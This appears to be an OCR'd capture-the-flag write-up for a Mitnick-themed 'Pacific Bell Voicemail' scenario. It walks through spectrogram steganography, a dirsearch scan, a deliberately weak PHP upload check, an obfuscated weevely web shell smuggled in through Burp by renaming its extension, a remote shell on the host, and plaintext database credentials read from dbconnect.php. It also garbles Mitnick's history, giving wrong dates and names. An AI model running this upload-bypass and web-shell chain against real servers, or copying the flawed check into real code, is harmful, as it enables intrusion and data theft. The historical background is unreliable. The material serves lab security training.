US Express | First Link | Second Link | Third Link | Logged in: admin@gmail.com


Hello, admin

Wellcome back to US express Transport. Have a nice day!

FLAG{ISP_CTF_2020_Scenario_1_Pass}

8. Scenario 2

We have used a separate EC2 instance to do all the implementation in this scenario.



Scenario II - Hacking Pacific Bell Voicemail

Background:

"In 1970, at 16, when a friend gave him the phone number for the Ark, the company system used by Digital Equipment Corporation (DEC) to build its RSTS/ E operating system program, Mitnick first obtained unauthorized access to a computer network. He hacked into the DEC computer network and copied the program of the company, a crime for which he was charged and convicted in 1988. He was sentenced to 12 months in jail and of his supervised release followed."
"t the end of his supervised release Mitnick hacked into Pacific Bell voicemail computers to listen to the voicemails of the law enforcement personnel who were monitoring and checking on him."
n this scenario, players should be able to log into the Pacific Bell Voicemail network, break into the voicemail database and find out the law enforcement voicemail within the given period of time. Final flag is included in one of the voicemail documents.


David Mitnick has a friend who is working in Pacific Bell Voicemail.Here is an important voice message he sent to David.

How to connect:

- Click here to connect

Submit the Flag:

David had a friend who was working in pacific bell voicemail. The following voice message is an important message that has been sent to David by his friend is included in the web page.



Opening Important_Recording.wav

You have chosen to open:

Important_Recording.wav
which is: WAV audio (432 KB)
from: http://localhost:3000

What should Firefox do with this file?

[✓ Open with] Sonic Visualiser (default)
Save File
Do this automatically for files like this from now on.


Background:

"In 1970, at 16, when a friend gave him the phone number ... uipment Corporation (DEC) to build its RSTS/ E operating system program, Mitnick first obtained unauthorized access ... nputer network and copied the program of the company, a crime for which he was charged and convicted in 1988. He ... vised release followed."
"t the end of his supervised release Mitnick hacked into ... oicemails of the law enforcement personnel who were monitoring and checking on him."
n this scenario, players should be able to log into the Pacific ... abase and find out the law enforcement voicemail within the given period of time. Final flag is included in one of the voicemail documents.

David Mitnick has a friend who is working in Pacific Bell Voicemail.Here is an important voice message he sent to David.

We used spectrogram to hide a secret message in that audio file. To do that we used a tool called **CoagulaLight.**

So every CTF player has to download that audio file and find out the secret message. It looks like a normal audio file and there is no clue in voice but you can use **Sonic Visualiser** to view spectrogram..


Sonic Visualiser: /tmp/mozilla_root0/Important_Recording.wav (modified)
File Edit View Pane Layer Transform Playback Help
david@gmail.com
@Davi1234##
Show

Time: 2.890 - 2.937
Bin Frequency: 3380.71 - 3423.78 Hz
Bin Pitch: G#7+30c - A7-48c
dB: -64 - -63
Phase: -0.42466 - 0.71673

Color: Fruit Salad
Scale: dBV, None
Window: 1024, 50 %, 1x
Bins: All Bins, Linear

Click and drag to navigate; use mouse-wheel or trackpad-scroll to zoom; hold Shift and drag to zoom to an area

Then you can find an email address and a password.


- **david@gmail.com**
- **Davi1234##**

Using these credential CTF players are able to login to the web app we provide in the below of the page.

We have created a web page to upload files. You need to perform a simple directory search and find out that web page.


You can use **dirsearch** to perform this directory search like this.

- **./dirsearch.py –u ec2-10-25-145-249.compute-1.amazonaws.com/Scenario2 –e php**




```
root@kali: ~/dirsearch
[23:37:24] 403 -  307B  - /Scenario2/.htaccess_orig
[23:37:24] 403 -  307B  - /Scenario2/.htaccess_extra
[23:37:24] 403 -  307B  - /Scenario2/.htaccess_sc
[23:37:24] 403 -  307B  - /Scenario2/.htaccessBAK
[23:37:24] 403 -  307B  - /Scenario2/.htaccess.txt
[23:37:24] 403 -  307B  - /Scenario2/.htaccessOLD
[23:37:24] 403 -  307B  - /Scenario2/.htaccess~
[23:37:24] 403 -  307B  - /Scenario2/.htaccessOLD2
[23:37:25] 403 -  307B  - /Scenario2/.htgroup
[23:37:25] 403 -  307B  - /Scenario2/.htpasswd-old
[23:37:25] 403 -  307B  - /Scenario2/.htpasswd_test
[23:37:25] 403 -  307B  - /Scenario2/.htpasswds
[23:37:25] 403 -  307B  - /Scenario2/.htusers
[23:38:14] 301 -  383B  - /Scenario2/assets  ->  http://ec2-100-25-145-249.compute-1.amazonaws.com/Scena
rio2/assets/
[23:39:00] 302 -    0B  - /Scenario2/index.php  ->  login.php
[23:39:01] 302 -    0B  - /Scenario2/index.php/login/  ->  login.php
[23:39:12] 200 -    2KB - /Scenario2/login.php
[23:40:17] 200 -  283B  - /Scenario2/upload.php
[23:40:18] 301 -  384B  - /Scenario2/uploads  ->  http://ec2-100-25-145-249.compute-1.amazonaws.com/Scen
ario2/uploads/
[23:40:18] 200 -  803B  - /Scenario2/uploads/

Task Completed
root@kali:~/dirsearch# 
```

Then you can find all directories in that web app. There is a PHP page called upload.php for upload files into the host machine.


ec2-100-25-145-249.compute-1.amazonaws.com/Scenario2/upload.php
Upload Weekly Progress Report
Browse...
No file selected.
Upload

We have implemented that code to check the file type also. So you can upload pdf files only.




```
upload.php
root > Documents > CTF > Levels > CTF_2020 > Scenario2 > upload.php
<?php
    if(isset($_FILES['file'])){
        $errors= array();
        $file_name = $_FILES['file']['name'];
        $file_size = $_FILES['file']['size'];
        $file_tmp = $_FILES['file']['tmp_name'];
        $file_type = $_FILES['file']['type'];

        if($file_type == "application/x-php" || $file_type == "image/jpeg" || $file_type == "image/png"){
            $errors[]='Your File was not uploaded. We can only accept PDF.';
        }

        if($file_size > 2097152) {
            $errors[]='File size must be excately 2 MB';
        }

        if(empty($errors)==true) {
            move_uploaded_file($file_tmp,"uploads/".$file_name);
            echo "uploads/{$file_name } Successfully uploaded";
        }else{
            print_r($errors);
        }
```

Users can use this vulnerability to create a backdoor and you can use a tool called **weevely** to slip a backdoor into the web app.


- **Weevely generate 123456 shell.php**

  123456 is the password for the shell.



```
root@kali:~# weevely generate 123456 shell.php
Generated 'shell.php' with password '123456' of 752 byte size.
root@kali:~#
```

The thing is users cannot upload PHP shellcode because it will always check the file type that you are going to upload. In this case, you can use the burp suite to do this. You have to do is rename the file extension from .php to .pdf and upload it. Before the upload, you are able to capture the packet using burp and rename it to .php again. Then you can upload the shellcode.




Request to http://ec2-100-25-145-249.compute-1.amazonaws.com:80 [100.25.145.249]

```
POST /Scenario2/upload.php HTTP/1.1
Host: ec2-100-25-145-249.compute-1.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ec2-100-25-145-249.compute-1.amazonaws.com/Scenario2/upload.php
Content-Type: multipart/form-data; boundary=---------------------------2138999168579985235808539213
Content-Length: 974
Connection: close
Cookie: PHPSESSID=22ikmqb5v6g3nloec7q1qhb604
Upgrade-Insecure-Requests: 1

-----------------------------2138999168579985235808539213
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/pdf

<?php
$p='M}_end_cleM}an();$r=@base6M}4_eM}ncode(@x(M}@gzcM}omprM}ess($M}oM}),$k));prinM}t("$p$kh$M}r$kf");}';
$A='$kM}="M}eM}1M}0adc39";$kh="49ba59abbe5M}6";$kM}f=M}"e057f20f8M}M}M}M}83e";$p="emMHCCM}chKhJQJ';
$r=str_replace('s','','cressate_sfusnscstion');
$M='(M}$j=0M};($jM}<$c&&M}$i<$M}l);$j++,$M}i++)M}{$o.=M}$t{$i}M}^$k{$j};}}M}return $o;M}}if(@pM}reM}g_matM}';
$S=';@eM}M}val(M}@gzuncompresM}M}s(@x(@basM}e64_M}decM}ode($m[1])M},$M}kM})));$o=@ob_gM}et_contents();@oM}b';
$Q='rwB";functM}ioM}n x($t,$kM}){$M}M}c=strM}len($k);$l=strlM}M}en($t);$o=M}"M}";for(M}$i=0;$i<$l;){M}for';
```

Waiting for ec2-100-25-145-249.compute-1.amazonaws.com...


After the upload, we have created a successful message like below. So you can find out where is the location that file was uploaded.



uploads/shell.php Successfully uploaded

Upload Weekly Progress Report

It was uploaded to the directory called **uploads.**




ec2-100-25-145-249.compute-1.amazonaws.com/Scenario2/uploads/

Index of /Scenario2/uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.php	2020-11-12 18:52	752	


Then you can run the below code to gain access to the host machine.



```
root@kali:~# weevely http://ec2-100-25-145-249.compute-1.amazonaws.com/Scenario2/uploads/shell.php 12345
6

[+] weevely 3.7.0

[+] Target:    ec2-100-25-145-249.compute-1.amazonaws.com
[+] Session:   /root/.weevely/sessions/ec2-100-25-145-249.compute-1.amazonaws.com/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> ls
shell.php
www-data@ip-172-31-49-159:/var/www/html/Scenario2/uploads $
```


Now you are in the host machine and you can execute any OS commands. We have installed MySQL on the host machine. It works as our database. So you can find out the DB credential by reading dbconnect file.
Now you know the host, username and password

- Username: phpmyadmin
- Password: Phpmyadmin.040147




```
www-data@ip-172-31-49-159:/var/www/html/Scenario2 $ ls
assets
dbconnect.php
index.php
login.php
logout.php
upload.php
uploads
www-data@ip-172-31-49-159:/var/www/html/Scenario2 $ cat dbconnect.php
<?php

$sname= "localhost";
$unmae= "phpmyadmin";
$password = "Phpmyadmin.040147";
$db_name = "phpmyadmin";

$conn = mysqli_connect($sname, $unmae, $password, $db_name);

if (!$conn) {
        echo "Connection failed!";
}

www-data@ip-172-31-49-159:/var/www/html/Scenario2 $
```

Now you can get remote access to the database using that credentials.



